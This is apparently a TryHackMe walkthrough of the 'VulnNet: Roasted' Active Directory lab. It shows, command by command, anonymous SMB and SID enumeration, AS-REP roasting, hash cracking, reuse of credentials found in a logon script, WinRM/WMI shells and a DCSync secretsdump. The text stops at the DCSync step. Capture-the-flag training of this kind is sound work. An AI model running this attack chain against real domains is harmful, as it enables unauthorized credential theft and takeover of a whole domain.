VulnNet: Roasted - TryHackMe
A Windows Active Directory penetration-testing walkthrough covering anonymous SMB enumeration, SID enumeration, AS-REP roasting, password cracking, exposed credentials, remote access, DCSync, and Pass-the-Hash.

Overview
VulnNet: Roasted is a Windows Active Directory room that focuses on discovering weaknesses in domain authentication, file sharing, and credential management.
The objective is to move from anonymous network access to domain administrator privileges by chaining several weaknesses together.
The main techniques covered in this room are:
- SMB share enumeration
- Anonymous access to shared files
- SID enumeration and username discovery
- AS-REP roasting
- Offline password cracking
- Hardcoded credentials in a VBScript file
- Remote access using WMI and WinRM
- Active Directory privilege enumeration
- DCSync using Impacket
- Pass-the-Hash authentication
The most important lesson is that compromising Active Directory does not always require exploiting a software vulnerability. Weak Kerberos settings, exposed files, and credential reuse can be enough to compromise an entire domain.
1. Reconnaissance

I started by scanning the target with Nmap to identify open ports, running services, and possible entry points.
nmap -sC -sV -T4 -Pn \
-oN /home/kali/Desktop/THM_LAB/rooms/easy/windows/vulnnet_roasted/scan.txt \
<TARGET-IP>
Why these options?
| Option | Purpose |
|---|---|
-sC | Runs Nmap’s default scripts |
-sV | Attempts service/version detection |
-T4 | Uses a faster timing profile |
-Pn | Skips host discovery and treats the target as online |
-oN | Saves the scan in normal text format |
Because this is an Active Directory machine, I paid particular attention to SMB, Kerberos, LDAP, RPC, and other Windows domain services.
Common ports worth recognizing include:
| Port | Service | Why it matters |
|---|---|---|
| 53 | DNS | Domain name resolution |
| 88 | Kerberos | Active Directory authentication |
| 135 | MSRPC | Windows RPC services |
| 139 | NetBIOS-SSN | Legacy SMB networking |
| 389 | LDAP | Directory queries |
| 445 | SMB | File shares and Windows networking |
| 464 | Kerberos password change | Kerberos password operations |
| 3268 | Global Catalog | Forest-wide directory queries |
Not every port must be open. The actual scan output determines which services are available on the current target.
SMB was the first service I investigated because anonymous access can sometimes expose shared files or information about domain users.
2. Enumerating SMB Shares
SMB allows Windows machines to share files and administrative resources across a network.

I first attempted to list the available shares using the guest account:
smbclient -L <TARGET-IP> -U guest
If the command prompts for a password, try a null password where anonymous access is permitted:
smbclient -L //<TARGET-IP> -N
Why did I try anonymous SMB access?
Some organizations accidentally configure SMB shares to permit unauthenticated or guest access.
If that happens, an attacker may be able to retrieve:
- Internal documents
- Usernames
- Configuration files
- Scripts containing credentials
- Information about the Active Directory environment
The share listing revealed anonymous business/enterprise shares that were worth investigating.
I then connected to the relevant share:
smbclient //<TARGET-IP>/VulnNet-Business-Anonymous -N
If the actual listing identifies VulnNet-Enterprise-Anonymous as the share containing the files in your screenshots, use that exact share name instead:
smbclient //<TARGET-IP>/VulnNet-Enterprise-Anonymous -N
Inside the SMB prompt, enumerate the contents:
smb: \> ls
Download the interesting files:
smb: \> get <filename>
smb: \> exit

The key here was not to assume that every anonymous share contained something useful. I listed the contents and retrieved files that appeared relevant to the organization or its employees.
3. Reading the Enterprise Text Files
After downloading the enterprise files, I inspected the text files for clues.

From the directory containing those files, I used:
for f in Enterprise-*.txt; do
    echo "===== $f ====="
    cat "$f"
    echo
done

Why use a loop?
Instead of opening every file individually, the loop:
- Selects files matching
Enterprise-*.txt. - Prints each filename as a heading.
- Displays its contents.
- Adds a blank line to separate the results.
This is a quick way to review a collection of files without losing track of which information came from which document.
The files provided organizational information, but the next important task was to identify actual domain accounts.
I did not stop at the share contents because knowing a company’s internal names or departments does not automatically provide a usable login.
4. Enumerating Domain Users with Impacket

I used Impacket’s lookupsid to enumerate Security Identifiers (SIDs).
impacket-lookupsid -no-pass anonymous@<TARGET-IP>
If the tool reports that anonymous authentication is unavailable, that path has failed and a different permitted enumeration method or discovered credential is needed.
What is a SID?
A Windows Security Identifier uniquely identifies a security principal, such as a user, group, or computer account.
In a typical domain, user accounts have relative identifiers (RIDs) appended to the domain SID.
For example, a SID can look like:
S-1-5-21-<domain-id>-<RID>
lookupsid attempts to resolve SIDs into account names. If the server allows the required queries, the results can reveal usernames even when you do not already know the accounts.
My enumeration revealed accounts such as:
Administrator
Guest
krbtgt
WIN-2BO8M1OE1M1$
enterprise-core-vn
a-whitehat
t-skid
j-goldenhand
j-leet
The computer account ends with $, which is normal for Active Directory computer accounts.
I saved the relevant usernames into a file.
nano users.txt

Why build a username list?
The next technique checks whether any account is configured with Kerberos pre-authentication disabled.
That requires candidate usernames. The SID enumeration results gave me a practical list to test instead of guessing account names.
5. AS-REP Roasting
Active Directory normally requires Kerberos pre-authentication before a client can obtain a Ticket-Granting Ticket (TGT).
When pre-authentication is disabled for an account, an unauthenticated requester may be able to obtain an AS-REP response containing data that can be attacked offline.
This is known as AS-REP roasting.
It does not mean the password is immediately revealed. It gives us an encrypted response that can potentially be cracked offline.

I used Impacket’s GetNPUsers against the domain.
impacket-GetNPUsers vulnnet-rst.local/ \
-dc-ip <DOMAIN-CONTROLLER-IP> \
-usersfile users.txt \
-no-pass \
-request \
-format hashcat \
-outputfile asrep_hashes.txt
Understanding the options
| Option | Purpose |
|---|---|
vulnnet-rst.local/ | Specifies the domain without supplying a username/password |
-dc-ip | Specifies the domain controller’s IP address |
-usersfile | Supplies the candidate usernames |
-no-pass | Does not use a password for authentication |
-request | Requests AS-REP responses for eligible accounts |
-format hashcat | Formats the output for Hashcat |
-outputfile | Saves the captured hash material |
The important result was a hash associated with t-skid.
Why this worked
The account was configured without the usual Kerberos pre-authentication requirement.
That allowed the relevant AS-REP response to be retrieved without knowing t-skid’s password.
This is a configuration weakness rather than a software exploit.
If the command fails
Check the following before changing tools:
- Is the domain name correct?
- Is the domain controller IP correct for the currently running room?
- Does
users.txtcontain the actual usernames? - Is the target reachable over the TryHackMe VPN?
- Does the account actually have pre-authentication disabled?
A failed request does not prove that all Active Directory accounts are secure. It may simply mean that the tested user does not have the relevant configuration.
6. Cracking the AS-REP Hash
Once the AS-REP hash had been saved, I attempted to crack it offline.
I first used Hashcat:
hashcat -m 18200 asrep_hashes.txt \
/usr/share/seclists/Passwords/rockyou.txt
Hashcat mode 18200 is used for Kerberos 5 AS-REP etype 23 hashes.
If the wordlist path does not exist on your Kali installation, locate the installed wordlist first. Common installations use:
On my machine i got issue with the prefix number before the password string so i cleaned it and then i used that cleaned wordlist.
sed -E 's/^[[:space:]]*[0-9]+[[:space:]]+//' /usr/share/seclists/Passwords/rockyou.txt > rockyou-clean.txt

I then checked whether Hashcat had recovered a password:
hashcat -m 18200 asrep_hashes.txt --show

Why I also tried John the Ripper
My notes show that I then tried John:
john --wordlist=/usr/share/seclists/Passwords/rockyou.txt \
asrep_hashes.txt
If the file is in a different directory, adjust the path accordingly.
After a successful crack, display the recovered result with:
john --show asrep_hashes.txt

The recovered credentials were:
Username: t-skid
Password: t<REDACTED>9*
Why might Hashcat fail while John succeeds?
Neither tool guarantees that a password will be recovered.
Possible reasons include:
- The wordlist path is incorrect or the file is missing.
- The hash was not saved in a format the tool recognizes.
- The candidate password is absent from the selected wordlist.
- The cracking session stopped before finishing.
- The tool’s input or configuration differs.
A failure from Hashcat alone does not prove that the hash is uncrackable. Using John as an alternative was reasonable, provided the hash format and wordlist were correct.
The important distinction is that cracking took place offline. The tools were testing password candidates against the captured hash, not repeatedly logging in to the domain controller.
7. Authenticate to SMB as t-skid
With the recovered password, I tested the account against SMB.
nxc smb <TARGET-IP> \
-u 't-skid' \
-p 't<REDACTED>*' \
--shares

Why enumerate shares again?
Anonymous access and authenticated access can expose different resources.
Once I had valid credentials, I could check whether the account had access to shares that were unavailable to an anonymous user.
The next target was the NETLOGON share.
NETLOGON is commonly used to distribute domain logon scripts and related files. Because scripts sometimes contain configuration details or credentials, it was worth inspecting.
I connected to it:
smbclient //<TARGET-IP>/NETLOGON -U 't-skid'
Enter the recovered password when prompted.
Inside the share:
smb: \> ls
smb: \> get ResetPassword.vbs
smb: \> exit

The file ResetPassword.vbs was the important discovery.
8. Inspecting ResetPassword.vbs
After downloading the script, I read its contents:
cat ResetPassword.vbs

The script contained hardcoded credentials. This revealed another account:
strUserNTName = "a-whitehat"
strPassword = "bN<REDACTED>ht"
Why was this a security problem?
The script was stored on a domain share readable by an authenticated low-privileged user.
Hardcoding a real account password in a shared script means that anyone who can read the script may be able to authenticate as that account.
This is a common Active Directory security issue: administrative scripts often outlive their original purpose, while embedded credentials remain usable.
The next step was to test the newly discovered credentials.
9. Validate a-whitehat Credentials
I tested the credentials using NetExec:
nxc smb <TARGET-IP> \
-u 'a-whitehat' \
-p 'bN<REDACTED>ht' \
--shares

This confirmed whether the credentials were valid for SMB on the specified host.
Why validate before opening a shell?
A credential found in a file may be outdated, mistyped, or valid only on a particular system.
Validating it against an appropriate service tells us whether it works before spending time troubleshooting a remote shell.
The account had elevated Active Directory privileges, making it particularly important to determine which remote access mechanisms were available.
10. Obtain a Remote Shell
I tried Impacket’s WMI execution tool:
impacket-wmiexec \
'vulnnet-rst.local/a-whitehat:bN<REDACTED>ht@<TARGET-IP>'
WMIExec uses Windows Management Instrumentation to execute commands remotely. It generally requires the relevant Windows permissions and network services to be available.
My alternative was Evil-WinRM:
evil-winrm -i <TARGET-IP> \
-u 'a-whitehat' \
-p 'bN<REDACTED>ht'
Why use Evil-WinRM?
WinRM provides a remote management interface for Windows. Evil-WinRM is a client frequently used in authorized penetration tests to obtain a PowerShell session when the account has the necessary access.
Why might WMIExec fail while Evil-WinRM works?
These tools use different Windows management services and permissions.
A valid password does not guarantee that an account can use every remote administration protocol. WMI/DCOM access may be restricted while WinRM is enabled for that user, or the reverse may be true.
The appropriate method is the one supported by the target’s configuration and the account’s privileges.
Important: my original notes use more than one target IP. Use the address corresponding to the machine on which you actually validated the account.
11. Retrieve user.txt
Once I obtained a Windows shell, I searched for the user flag.
In PowerShell:
Get-ChildItem -Path C:\ `
-Filter "user.txt" `
-Recurse `
-File `
-ErrorAction SilentlyContinue

This command searches recursively under C:\ for files named user.txt.
-Recursesearches subdirectories.-Filelimits results to files.-ErrorAction SilentlyContinuesuppresses access-denied messages and other non-terminating errors.
If the file is found, read it using its full path:
Get-Content "C:\path\to\user.txt"
Why did I use a recursive search?
In a Windows CTF, the flag may be stored in a user’s Desktop directory or another location specified by the room. Searching recursively is useful when the exact location is unknown.
A recursive search can produce many errors on a protected filesystem. Suppressing them makes the results easier to read, but it also means that inaccessible directories may not have been searched successfully.
Searching for system.txt
I also tried:
Get-ChildItem -Path C:\Users `
-Include "*system.txt*" `
-Recurse `
-File `
-ErrorAction SilentlyContinue |
Get-Content
This is a useful search pattern, but finding a filename and being allowed to read its contents are separate operations.
If the file is in an administrator-only directory, the command may return no contents because the current security context cannot read it.
That does not mean the file is absent.
12. Enumerate the Account’s Active Directory Privileges
Once I had a remote session, the next task was to determine what a-whitehat could do in the domain.
An account can have far more privileges than its job title suggests. In Active Directory, group membership and delegated rights determine what operations it can perform.
Useful checks from an authorized domain session include:
whoami
whoami /groups
Where the Active Directory PowerShell module is available:
Get-ADUser $env:USERNAME -Properties MemberOf
If that module is not installed, use the available directory enumeration methods rather than assuming the command will work.
The room’s credential chain leads to an account with domain-level administrative privileges. That is what makes the final domain compromise possible.
13. DCSync with Impacket
The next command in my notes was:
impacket-secretsdump \
'vulnnet-rst.local/a-whitehat:bNd<REDACTED>ht@<DOMAIN-CONTROLLER-IP>'
